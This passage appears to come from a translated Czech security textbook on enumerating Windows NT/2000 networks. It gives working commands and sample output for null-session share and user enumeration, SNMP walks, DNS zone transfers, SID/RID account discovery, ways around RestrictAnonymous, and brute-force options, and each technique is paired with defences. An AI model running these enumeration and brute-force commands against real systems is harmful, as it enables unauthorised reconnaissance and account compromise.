
**Hledání sdílených prostředků pomocí programů Legion a NAT** Navázání prázdné relace a manuální testování počítačů pomocí uvedených nástrojů je vhodné pro přesně směrované útoky. Většina útočníků však potřebuje vyhledat sdílené prostředky rychle a automaticky v celé síti. Jedním z nejpopulárnějších programů sloužících k tomuto účelu je Legion, který je vidět na následujícím obrázku a který můžete získat v mnoha internetových archivech.



Legion umí prohlédnout celou síť typu C a ve svém grafickém uživatelském rozhraní zobrazit všechny dostupné síťové prostředky. Verze 2.1 obsahuje subsystém útoku hrubou silou, který se připojí ke každému nalezenému sdílenému prostředku a pokusí se přihlásit pomocí hesel uvedených v seznamu vytvořeném útočníkem. Více informací o útocích hrubou silou na Win95 a NT najdete v kapitolách 4 a 5.

Dalším populárním skenerem sdílených prostředků je NAT (NetBIOS Auditing Tool), který vychází z kódu vytvořeného Andrewem Tridgellem (NAT lze získat na serveru <http://www.hackingexposed.com>). Neon Surge a Chameleón z nyní již nefunkčního týmu Rhino9 napsali pro NAT grafické uživatelské rozhraní, které je uvedeno na obrázku 3-2.

NAT nejenom že zobrazí sdílené prostředky, ale pokusí se k nim také pomocí seznamu jmen a hesel definovaného uživatelem silou připojit.



Obrázek 3-2. Grafické rozhraní a řádkový výstup NAT

## Další nástroje používané k inventarizaci sítí s NT/2000

Pozornost si zaslouží ještě několik dalších nástrojů. Jedná se o epdump od Microsoftu (můžete ho najít na <http://packetstorm.securify.com/NT/audit/epdump.zip>), getmac a netdom (z NTRK) a netviewx od Jespera Lauritsena (<http://www.ibt.ku.dk/jesper/NTtools/>). Epdump se dotazuje RPC mapperu na cílovém počítači a zobrazuje služby a odpovídající porty s IP adresami (v nepříliš povedeném formátu). Getmac umí pomocí prázdné relace zobrazit MAC adresy a jména síťových rozhraní vzdáleného počítače. Tato informace je velmi důležitá pro útočníka, který se snaží ovládnout systém s více síťovými kartami. Netdom se nejlépe hodí k získávání klíčových informací o NT doménách včetně informací o příslušnosti k doméně a záložních doménových kontrolerech. Netviewx je podobný silný nástroj, který vypisuje uzly v doméně a služby, které provozují. My používáme netviewx k odhalování RAS serverů způsobem, který je uveden v následujícím příkladu. Přepínač -D specifikuje doménu, kterou chceme prozkoumat, a přepínač -T definuje typ hledaného počítače nebo služby.

```
C:\>netviewx -D CORLEONE -T dialin_server
```

VITO,4,0,500,nt%workstati on%server%domain\_ctrl%time\_source%dialin\_server%  
backup\_\_browser%master\_browser," Make him an offer he can't refuse "

Služby běžící na tomto systému jsou uvedeny mezi znaky %. Netviewx se také hodí k vyhledávání cílů, které nespadají pod doménový kontrolér, a lze o nich tedy předpokládat, že jsou hůře zabezpečené.

Program winfo od Arne Vidstorma (<http://www.ntsecurity.nu>) extrahuje uživatelská konta, sdílené prostředky a mezidoménová a serverová konta definující vztahy důvěry (trust accounts). Pomocí přepínače -n umožňuje automatické vytvoření prázdné relace.

Nbtdump od Davida Lichtfielda z Cerberus Information Security (<http://www.cerberus-infosec.co.uk/tools-sn.shtml>) vytváří prázdné relace, inventarizuje sdílené prostředky a uživatelská konta. Výsledky zobrazuje v pěkném HTML přehledu.



## Obrana proti inventarizaci pomocí NetBIOSu

Téměř všechny popsané techniky využívají protokol NetBIOS transportovaný IP protokolem (zvláště jmennou službu běžící na UDP portu 137), takže pokud zablokujete TCP a UDP porty 135 až 139, nebudou tyto techniky fungovat. Nejlepší postup, jak toho dosáhnout, je nastavit odpovídající filtry na vhodném směrovací nebo firewallu. Pokud to není možné, vypněte NetBIOS tak, jak bylo popsáno v předešlé sekci o prázdných relacích a klíči RestrictAnonymous. Tento postup sice zabrání inventarizaci pomocí anonymního připojení, ale nezablokuje dotazy pomocí netview a nbtstat, které lze vyčist též z informací uvedených na TCP/UDP portu 445, takže je také vhodné jej blokovat. Jedinou cestou, jak zabránit tomu, aby se informace o uživatelích objevovaly ve výpisech tabulky jmen NetBIOSu, je vypnutí služeb Alerter a Messenger.



## Inventarizace NT/2000 pomocí SNMP

Rozšířenost	<b>8</b>
Složitost	<b>9</b>
Dopad	<b>5</b>
Celkové riziko	<b>7</b>

I v případě, že máte dokonale zabezpečený přístup ke službám NetBIOSu, může útočník získat informace podobné výše uvedeným, pokud na serverech provozujete agenta protokolu SNMP (Simple Network Management Protocol) s implicitní komunitou „public“. Inventarizace uživatelů NT pomocí SNMP je dětskou hrou, když použijete SNMP prohlížeč snmputil 1 z NTRK:

```
C:\>snmputil walk 192.168.202.33 public .1.3.6.1.4.1.77.1.2.25
Variable = .iso.org.dod.internet.private.enterprises.lanmanager.
lanmgr-2.server.svUserTable.svUserEntry.svUserName.5.
71.117.101.115.116
Value    = OCTET STRING - Guest
```

```

Variable = .iso.org.dod.internet.private.enterprises.lanmanager.
           lanmgr-2.server. svUserTable.svUserEntry.svUserName.13.
           65.100.109.105.110.105.115.116.114.97.116.111.114
Value    = OCTET STRING - Administrator

End of MIB subtree.

```

Poslední z uvedených argumentů (.1.3.6.1.4.1.77.1.2.25) je OID (Object Identifier - identifikátor objektu), který specifikuje konkrétní větev z databáze Microsoft MIB (Management Information Base), která je definována v protokolu SNMP. MIB obsahuje hierarchický jmenný prostor, takže pohyb po hierarchii (stromu) směrem nahoru (např. .1.3.6.1.4.1.77) poskytuje další a další informace. Zapamatování všech těch čísel, která definují OID, je velmi pracné, takže útočník nejspíše použije jejich textový ekvivalent. V následující tabulce jsou vypsány některé zajímavé objekty MIB ve formě jejich textových ekvivalentů:


<b>SNMP MIB (uvedené řetězce je třeba připojit k řetězci .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr2)</b>	<b>Získaná informace</b>
.server.svSvcTable.svSvcEntry.svSvcName	Běžící služby
.server.svShareTable.svShareEntry.svShareName	Jména sdílených prostředků
.server.svShareTable.svShareEntry.svSharePath	Cesty ke sdíleným prostředkům
.server.svShareTable.svShareEntry.svShareComment	Komentáře ke sdíleným prostředkům
.server.svUserTable.svUserEntry.svUserName	Jména uživatelů
.domain.domPrimaryDomain	Jméno domény

Pokud se chcete vyhnout namáhavému vypisování uvedených řetězců, můžete si nainstalovat vynikající graficky orientovaný SNMP prohlížeč IP Network Browser (<http://www.solarwinds.net>), který je zobrazen na obrázku 3-3.

## Obrana proti inventarizaci NT/2000 pomocí SNMP

Nejjednodušší cestou obrany je odinstalování SNMP agenta nebo vypnutí SNMP služby v ovládacím panelu služeb. Pokud není vypnutí SNMP možné, tak se alespoň ujistěte, že v konfiguraci není použito implicitní jméno komunity (public) a editujte Registry tak, aby k agentu byl umožněn přístup pouze oprávněným uživatelům. Také můžete zakázat poskytování NetBIOSových informací. Spusťte regedt32 a zvolte HKLM\System\CurrentControlSet\Services\SNMP\Parameters\ValidCommunities, vyberte Zabezpečení (Security) - Oprávnění (Permissions) a nastavte je tak, aby byl povolen přístup pouze autorizovaným uživatelům. Dále zvolte HKLM\System\CurrentControlSet\Services\SNMP\Parameters\ExtentionAgents, smažte hodnotu, která obsahuje řetězec „LANManagerMIB2Agent“, a dále přejmenujte odpovídajícím způsobem ostatní záznamy v sekvenci. Pokud byl například smazaný záznam číslem 1, tak přejmenujte 2, 3 atd., dokud daná sekvence nezačíná číslem jedna a nekončí celkovým počtem hodnot v seznamu.

Je jasné, že pokud používáte SNMP k řízení své sítě, zablokujete neoprávněný přístup k TCP a UDP portům 161 (SNMP GET/SET) na odpovídajících síťových zařízeních. Jak uvidíte později v této kapitole, představuje únik interních SNMP informací do veřejné sítě obrovské bezpečnostní riziko. Více informací o SNMP najdete v odpovídajících RFC dokumentech z <http://www.rfc-editor.org>.



Obrázek 3-3. IP Network Browser od SolarWinds zobrazí všechnu dostupnou informaci ze systému s běžicím SNMP agentem (musíte zadat správné jméno komunity). Zobrazený systém používá implicitní jméno komunity (public)

## Přenosy DNS zóny z Win2000

Rozšířenost	5
Složitost	9
Dopad	2
Celkové riziko	5

Jak jsme viděli v kapitole 1, je DNS (Domain Name System - systém doménových jmen), který mapuje IP adresy na jména, jedním z primárních zdrojů informací o síti. Jelikož jsou Active Directory ve Windows

2000 založeny na DNS, Microsoft kompletně přepracoval implementaci DNS serveru, aby odpovídala požadavkům, které na ni kladou AD, a naopak.

Aby mohli klienti identifikovat doménové služby Win2000, jako jsou AD a Kerberos, využívají Win2000 DNS věty typu SRV (RFC 2052), které umožňuje vyhledávat servery podle typu služby (například LDAP, FTP nebo WWW) a protokolu (například TCP). Útočníkovi pak stačí provést jednoduchý přenos zóny (`nslookup -l <jmeno_dns_domeny>`) a získá mnoho zajímavých informací o cílové síti. Zkrácený výpis dat získaných přenosem zóny „`labfarce.org`“ si můžete prohlédnout na následujících řádcích.

```
D:\Toolbox>nslookup
Default Server: corp-dc.labfarce.org
Address: 192.168.234.110
> ls -d labfarce.org
[[192.168.234.110]]
labfarce.org. SOA corp-dc.labfarce.org admin.
labfarce.org. A 192.168.234.110
labfarce.org. NS corp-dc.labfarce.org
...
_gc._tcp SRV priority=0, weight=100, port=3268, corp-dc.labfarce.org
_kerberos._tcp SRV priority=0, weight=100, port=88, corp-dc.labfarce.org
_kpasswd._tcp SRV priority=0, weight=100, port=464, corp-dc.labfarce.org
_ldap._tcp SRV priority=0, weight=100, port=389, corp-dc.labfarce.org
```


Podle RFC 2052 je format věty typu SRV nasledující:

Service	Proto	Name	TTL	Class	SRV	Priority	Weight	Port	Target
---------	-------	------	-----	-------	-----	----------	--------	------	--------

Prostudováním výpisu může útočník udělat několik jednoduchých závěrů o umístění doménové služby Global Catalog (`_gc._tcp`), doménových kontrolérů používajících autentizaci Kerberos (`_kerberos._tcp`), LDAP serverů (`_ldap._tcp`) a jejich čísel portů (výše jsou zobrazeny pouze porty TCP).

## Blokování přenosů zóny ve Win2000

Naštěstí umožnuje implementace DNS použitá ve Win2000 jednoduše omezit přenosy zóny pouze na autorizované servery (zpravidla sekundární DNS servery) způsobem, který je uveden na následujícím obrázku.



Uvedená obrazovka je dostupná ve Správě počítače (Computer Management) pod Služby a aplikace (Services and Applications)\DNS\[jméno\_serveru]\Forward Lookup Zones\[jméno\_zóny] - Vlastnosti (Properties).

Implicitně jsou Win2000 nakonfigurovány tak (ano, uhádli jste), že umožňují přenosy zóny na libovolný server. Přenosy můžete kompletně zakázat odškrtnutím boxu Povolit přenos zóny (Allow Zone Transfers). Je však pravděpodobně mnohem realističtější předpokládat, že sekundární DNS servery budou přenosy zóny vyžadovat, takže nejspíše takovéto radikální řešení nebude možné použít.

## Inventarizace počítačů s NT/2000

Identifikace počítačů a sdílených prostředků je zajímavá, ale to, o co má útočník eminentní zájem, jsou jména uživatelů. Odhalením jména je totiž hotovo 50 % práce, kterou je třeba vynaložit k ovládnutí uživatelského konta. Někdo dokonce tvrdí, že dále je prolomení uživatelského konta ještě jednodušší díky tomu, že hesla nastavená uživateli jsou velmi snadno uhodnutelná (někteří používají jako heslo dokonce název svého konta!).

Při inventarizaci uživatelů budeme opět závislí na prázdných relacích, ale popíšeme také, jak získat požadované informace pomocí SNMP a Active Directory.

## Inventarizace uživatelů pomocí CIFS/SMB

Rozšířenost	<b>9</b>
Složitost	<b>9</b>
Dopad	<b>3</b>
Celkové riziko	<b>7</b>

Bohužel, špatně konfigurované servery s NT/2000 vyzrazují informace o uživatelích stejně snadno jako informace o sdílených prostředcích. V této sekci se budeme zabývat novými, ale i již zmíněnými nástroji a technikami, které se hodí k inventarizaci uživatelů.

Již jsme se seznámili se schopností programu nbstat a jeho volně šířitelné varianty nbtsan inventarizovat uživatele výpisem tabulky jmen NetBIOSu (Name Table). Skvělou vlastností této techniky je, že nevyžaduje vytváření prázdné relace, takže jsme s její pomocí schopni zjistit jména uživatelů i v případě, že je nastaven klíč RestrictAnonymous.

Některé z nástrojů obsažených v NTRK dokážou poskytnout o uživatelích další informace (ať již pomocí prázdné relace, či nikoli). Jedná se například o programy usrstat, showgrps, local a globál. Nejmocnějším nástrojem na získávání informací o uživatelích je (opět) DumpSec, který je schopen vypsat informace o uživatelích, skupinách, systémové politice a uživatelských právech. V následujícím příkladu použijeme DumpSec k vytvoření souboru obsahujícího informace o uživatelích vzdáleného počítače (připomeňme si, že DumpSec vyžaduje vytvoření prázdné relace):

```
C:\>dumpsec /computer=\\"192.168.202.33 /rpt=usersonly  
/saveas=tsv /outfile=c:\\temp\\users.txt
```

```
C:\\>cat c:\\temp\\users.txt
```

```
4/3/99 8:15 PM - Somarsoft DumpSec - \\\192.168.202.33
```

UserName	FullName	Comment
----------	----------	---------

barzini	Enrico Barzini	Rival mob chieftain
godfather	Vito Corleone	Capo
godzi11a	Administrátor	Built-in account for administering the domain
Guest		Built-in account for guest access
lucca	Lucca Brazzi	Hit man
mi ke	Michael Corleone	Son of Godfather

Pomocí grafického uživatelského rozhraní můžete do výsledného výpisu vložit mnohem více informačních polí, ale i výše uvedený výpis jistě uspokojí mnohého záškodníka. Jednou jsme například testovali server, kde bylo heslo přejmenovaného administrátorského konta uloženo v poli FullName! Nastavení klíče RestrictAnonymous zabránil programu DumpSec v získání této informace.

**Identifikace kont pomocí programů User2sid/Sid2user** Dva další extrémně mocné nástroje sloužící k inventarizaci NT/2000 jsou programy sid2user a user2sid od Evgenije Rudnyho (<http://www.chem.msu.su:8080/~rudnyi/NT/sid.txt>). Jedná se o textově orientované nástroje, které zjistí NT SID ze jména uživatele a naopak. SID je bezpečnostní identifikátor (numerická hodnota proměnné délky, přiřazena během instalace systému). Informace o struktuře a funkci SID můžete získat ve skvělém článku Marka Russinoviche na <http://www.win2000mag.com/Articles/Index.cfm?ArticleID=3143>. Jakmile je pomocí programu user2sid zjištěno SID domény, může útočník pomocí známých SID zjistit odpovídající uživatelská jména. Uvedeme příklad:

```
C:\>user2sid W192.168.202.33 "domain users"
```

```
S-1-5-21-8915387-1645822062-1819828000-513
```

```
Number of subauthorities is 5
Domain is WINDOWSNT
Length of SID in memory is 28 bytes
Type of SID is SidTypeGroup
```

Uvedený příkaz zjistil SID počítáče (řetězec začínající S-1 s pomlčkami jako oddělovači). Číselný řetězec následující za poslední pomlčkou je nazýván *relativním identifikátorem* (relative identifier - RID) a je předdefinován pro použití v implicitních kontech a skupinách NT/2000 typu Administrátor nebo Guest. Například RID uživatele Administrátor je vždy 500 a RID uživatele Guest 501. Vyzbrojen touto informací může útočník pomocí programu sid2user a známého SID doplněného o RID o hodnotě 500 odhalit jméno administrátorského konta i v případě, že bylo přejmenováno:

```
C:\>sid2user \\192.168.2.33 5 21 8915387 1645822062 18198280005 500
```

```
Name is godzi ll a
Domain is WINDOWSNT
Type of SID is SidTypeUser
```

Všimněte si, že S-1 a pomlčky jsou vynechány. Dalším zajímavým poznatkem je, že první konto vytvořené v lokálním NT/2000 systému nebo doméně má přiřazeno RID 1000 a každý další objekt dostane přiřazeno další číslo v řadě (1001, 1002, 1003 atd.). Již přiřazené hodnoty RID nejsou v rámci jedné instalace již nikdy znova použity, takže pokud zná útočník SID, je schopen inventarizovat každého uživatele nebo skupinu v systému (minulého i současného). Programy sid2user/user2sid pracují i v případě, že je nastaven klíč RestrictAnonymous, pokud je přístupný port 139. Nepříjemný pocit!

Uveďme jednoduchý příklad použití programů user2sid/sid2user ve skriptu. Ještě před vytvořením skriptu určíme pomocí programu user2sid prázdné relace SID cílového systému. Protože víme, že NT/2000 přiřazují novým uživatelským kontům RID začínající hodnotou 1000, můžeme pomocí příkazu FOR a utility sid2user vytvořit cyklus, který analyzuje na cílovém počítači například 50 uživatelských kont:

```
C:\>for /L %i IN (1000,1,1050) DO sid2user \\acmepdcl 5 21 1915163094
1258472701648912389 561 >> users.txt
```

```
C:\>cat users.txt
```

Name is IUSR\_ACMEPDC1

Domain is ACME

Type of SID is SidTypeUser

Name is MTS Trusted Impersonators

Domain is ACME

Type of SID is SidTypeAlias

Výstup skriptu lze předat filtru, který vypíše pouze uživatelská jména. Skripty samozřejmě nemusíme vytvářet pouze v shellu, můžeme použít Perl, VBScript nebo jakýkoli jiný vhodný prostředek. Na závěr si znovu připomeňme, že skript bude fungovat pouze v případě, že mu budou na cílovém počítači dostupné TCP porty 139 nebo 445. Nastavení RestrictAnonymous na 1 nemá na funkci skriptu (resp. programu sid2user) vliv.

**enum** Razor tým implementoval do tohoto nástroje téměř všechny funkce používané k inventarizaci pomocí NetBIOSu. Program lze získat na <http://razor.bind-view.com>. Následující výpis přepínačů programu názorně demonstруje, o jak komplexní nástroj se jedná:

```
D:\Toolbox>enum
usage: enum [switches] [hostname|ip]
-U: get userlist
-M: get machine list
-N: get namelist dump (different from -U|-M)
-S: get sharelist
-P: get password policy information
-G: get group and member list
-L: get LSA policy information
-D: dictionary crack, needs -u and -f
-d: be detailed, applies to -U and -S
-c: don't cancel sessions
-u: specify username to use (default "")
-p: specify password to use (default "")
-f: specify dictfile to use (wants -D)
```

Enum navíc automatizuje vytvoření a následné použití prázdných relací. Zvláštní pozornost zaslouží přepínač -P, který analyzuje heslovou politiku serveru a odpoví tak na otázku, zda je možné použít útok hrubou silou (pomocí přepínačů -D, -u a -f).

Program enum, zmíněný dříve, vytváří prázdné spojení automaticky a získává velmi zajímavé informace. Následující příklad je zkrácen tak, aby ukazoval pouze ty nejnebezpečnější:

```
C:\>enum -U -d -P -L -c 172.16.41.10
server: 172.16.41.10
setting up session... success.
password policy:
min length: none

lockout threshold: none
opening lsa policy... success.
names:
netbios: LABFARCE.COM
domain: LABFARCE.COM

trusted domains:
SYSOPS
PDC: CORP-DC
netlogon done by a PDC server
getting user list (pass 1, index 0)... success, got 11.
Administrator (Built-in account for guest access to the computer/domain)
attributes:
chris attributes
Guest (Built-in account for guest access to the computer/domain)
attributes: disabled

keith attributes:
Michelle attributes:
```

Enum také dokáže pomocí přepínačů **-D -u <jmeno> -f <slovnik>** provádět útok hrubou silou na zjištěná uživatelská konta.

**nete** Nete je sice méně známý než enum, ale má minimálně stejnou cenu. Program byl vytvořen sirem Dysticem ze skupiny Cult of the Dead Cow a umí z prázdného spojení získat mnoho užitečných informací. Na následujícím výpisu je vidět, co všechno program nete dokáže:

```
C:\>nete

NetE v.96 Questions, comments, etc. to sirdystic@cultdeadcow.com

Usage: NetE [Options] WMachinenameOrIP

Options:
/O - All NULL session operations
/A - All operations
/B - Get PDC name
/C - Connections
/D - Date and time
/E - Exports
/F - Files
```

/G - Group  
 /I - Statistics  
 /J - Scheduled jobs  
 /K - Disks  
 /L - Local groups  
 /M - Machines  
 /N - Message names  
 /Q - Platform specific info  
 /P - Printer ports and info  
 /R - Replicated directories  
 /S - Sessions  
 /T - Transports  
 /U - Users  
 /V - Services  
 /W - RAS ports  
 /X - Uses  
 /Y - Remote registry trees  
 /Z - Trusted domains

## Obrana proti inventarizaci počítačů s NT/2000

 Snaha o znemožnění inventarizace NT/2000 vede vždy k blokování portů 135-159 a 445. Pokud porty neblokujete, musíte buď zakázat SMB služby nebo odpovídajícím způsobem nastavit hodnotu klíče RestrictAnonymous, který najdete pod HKLM\SYSTEM\CurrentControlSet\Control\LSA.

RestrictAnonymous = 1 je pod NT4 nejvyšší možnou hodnotou a stále umožňuje vytvoření prázdné relace. Blokuje však snahy o získávání citlivých informací. RestrictAnonymous > 2 je nejvyšší možnou hodnotou pod Win2000 a úplně zakazuje prázdné relace.

Dále si ukážeme některé nástroje, které dokážou získávat pomocí prázdné relace zajímavé informace i v případě, že je RestrictAnonymous nastaven na 1.



## Vítězství nad RestrictAnonymous = 1

Rozšířenost	9
Složitost	9
Dopad	7
Celkové riziko	8

Neusněte na vavřínech poté, co jste nastavili RestrictAnonymous na 1. Útočníci totiž zjistili, že toto zabezpečení lze obejít API dotazem NetUserGetInfo Level 3. Nástroj UserInfo (<http://www.Hammer-ofGod.com/download.htm>) provede pomocí prázdné relace inventarizaci informací o uživatelsích i v případě, že je RestrictAnonymous = 1 (Pokud je ve Win 2000 nastaveno RestrictAnonymous na 2, není samozřejmě prázdná relace vůbec dostupná). Následující výpis znázorňuje, jak provádí UserInfo na vzdáleném počítači inventarizaci účtu Administrátor v případě, že je RestrictAnonymous = 1:



Ze stejného soudku je nástroj UserDump (opět z HammerofGod.com), který inventarizuje SID cílového systému a poté pomocí předpokládaných hodnot RID zjišťuje všechna uživatelská jména v systému. UserDump použije známé jméno uživatele a pomocí zadaného počtu iterací odhaluje další uživatele. Jako první vždy použije RID 500 (Administrátor) a pokračuje přes RID 1001 až po zadaný počet iterací (MaxQueries). Pokud nadefinujete MaxQueries = 0 nebo pokud bude prázdné, budou otestována pouze SID 500 a 1001. Na následujícím výpisu je představen UserDump v akci:

```
C:\>userdump \\mgmgrand guest 10
```

```
UserDump v1.11 - thor@HammerofGod.com
```

```
Querying Controller \\mgmgrand
```

#### USER INFO

Username:	Administrator
Full Name:	
Comment:	Built-in account for administering the computer/domain
User Comment:	
User ID:	500
Primary Grp:	513
Pri vs:	Admin Prvs
OperatorPrvs:	No explicit OP Prvs

[snip]

```
LookupAccountSid failed: 1007 does not exist...
LookupAccountSid failed: 1008 does not exist...
LookupAccountSid failed: 1009 does not exist...
```

Get hammered at HammerofGot.com!

Další z nástrojů, GetAcct od Urity (<http://www.securityfriday.com>), používá stejnou techniku, ale má grafické uživatelské rozhraní a výsledky umí vyexportovat do formátovaného souboru, takže je lze použitelně použít k další analýze. Navíc nevyžaduje, aby na cílovém serveru existovalo konto Administrator nebo Guest. Na následujícím obrázku vidíte příklad použití programu.

The screenshot shows the 'GetAcct' application window. At the top, there's a menu bar with File, View, and Help. Below the menu is a toolbar with buttons for Remote Computer, End of RID, Get Account, and Domain. The 'Remote Computer' dropdown is set to 'MGGRAND'. The 'End of RID' dropdown is set to '1050'. The 'Get Account' button is highlighted. The main area is a table displaying user accounts:

User	Name	Full name	Comment	Usr comment	Password	Priv	Prima
500	Administrator		Built-in Ac		28days 4 Admin	513	
501	Guest		Built-in sc		0days Oh Guest	513	
1000	TsInternetU	InternetU	This user is		0days Oh Guest	513	
1001	IUSR_MGGRAD	Internet Gu	Built-in ac	Built-in ac	28days 8! Guest	513	
1002	IWAM_MGGRAD	Launch IIS	Built-in sc	Built-in ac	28days 8! Guest	513	
1006	sfunuser	sfunuser	User accoun		16days 1:User	513	



## Obrana proti analýze SID pomocí NetUserGetInfo Level 3

Pokud provozujete Windows 2000, nastavte RestrictAnonymous na 2. Zablokujete tak prázdné relace. Jedinou další obranou proti tomuto útoku je zablokování přístupu k SMB službám nebo jejich zákaz.



## Inventarizace uživatelů pomocí SNMP

Rozšířenost	<b>8</b>
Složitost	<b>9</b>
Dopad	<b>5</b>
Celkové riziko	<b>7</b>

Nezapomeňte, že systémy se spuštěnými SNMP agenty poskytnou informace o uživatelských kontech nástrojům typu IP Network Browser od SolarWinds (viz obrázek 3-3). Více informací o SNMP inventarizaci a obraně proti ní je uvedeno v předcházející sekci.



## Inventarizace Active Directory Win2000 pomocí ldp

Rozšířenost	<b>2</b>
Složitost	<b>2</b>
Dopad	<b>5</b>
Celkové riziko	<b>3</b>


Jednou z nejvýznamnějších změn provedených ve Win2000 je implementace adresářové služby vycházející z LDAP (Lightweight Directory Access Protocol), kterou Microsoft nazývá *Active Directory* (AD). AD je navržen za účelem uchovávání unifikované logické reprezentace všech objektů podnikové infrastruktury, a je tedy z hlediska inventarizace potenciálně nejdůležitějším zdrojem informací. Na instalačním CD serveru Win2000 naleznete v adresáři Support\Tools jednoduchého LDAP klienta (ldp.exe) nazvaného Active Directory Administration Tool (nástroj pro administraci Active Directory), který se dokáže připojit k AD serveru a prohlížet obsah adresáře.

Během analýzy bezpečnosti Windows 2000 (v létě 1999) autoři zjistili, že po připojení ldp klientem k doménovému kontroleru s Win2000 lze jednoduchým LDAP dotazem inventarizovat *všechny existující uživatele a skupiny*. Jedinou podmínkou je vytvoření autentizovaného LDAP spojení. Jestliže tedy útočník získal konto na cílovém počítači, může LDAP představovat alternativu k NetBIOSu, jehož porty mohou být blokovány.


Inventarizaci uživatelů a skupin pomocí ldp si předvedeme na následujícím příkladu: cílovým počítačem bude doménový kontroler bigdc.labfarce.org s Win2000. Root kontext AD na tomto počítači je DC = labfarce, DC = org. Předpokládejme, že jsme již ovládli konto Guest, které má nastaveno heslo „guest“.

1. Nejprve se napojíme pomocí ldp na cílový počítač. Zvolte Connection - Connect a zadejte IP adresu nebo DNS jméno cílového počítače. Můžete se připojit k implicitnímu LDAP portu (389)


nebo můžete použít port 3268 (AD Global Catalog). Na následujícím obrázku je vidět připojení pomocí portu 389.



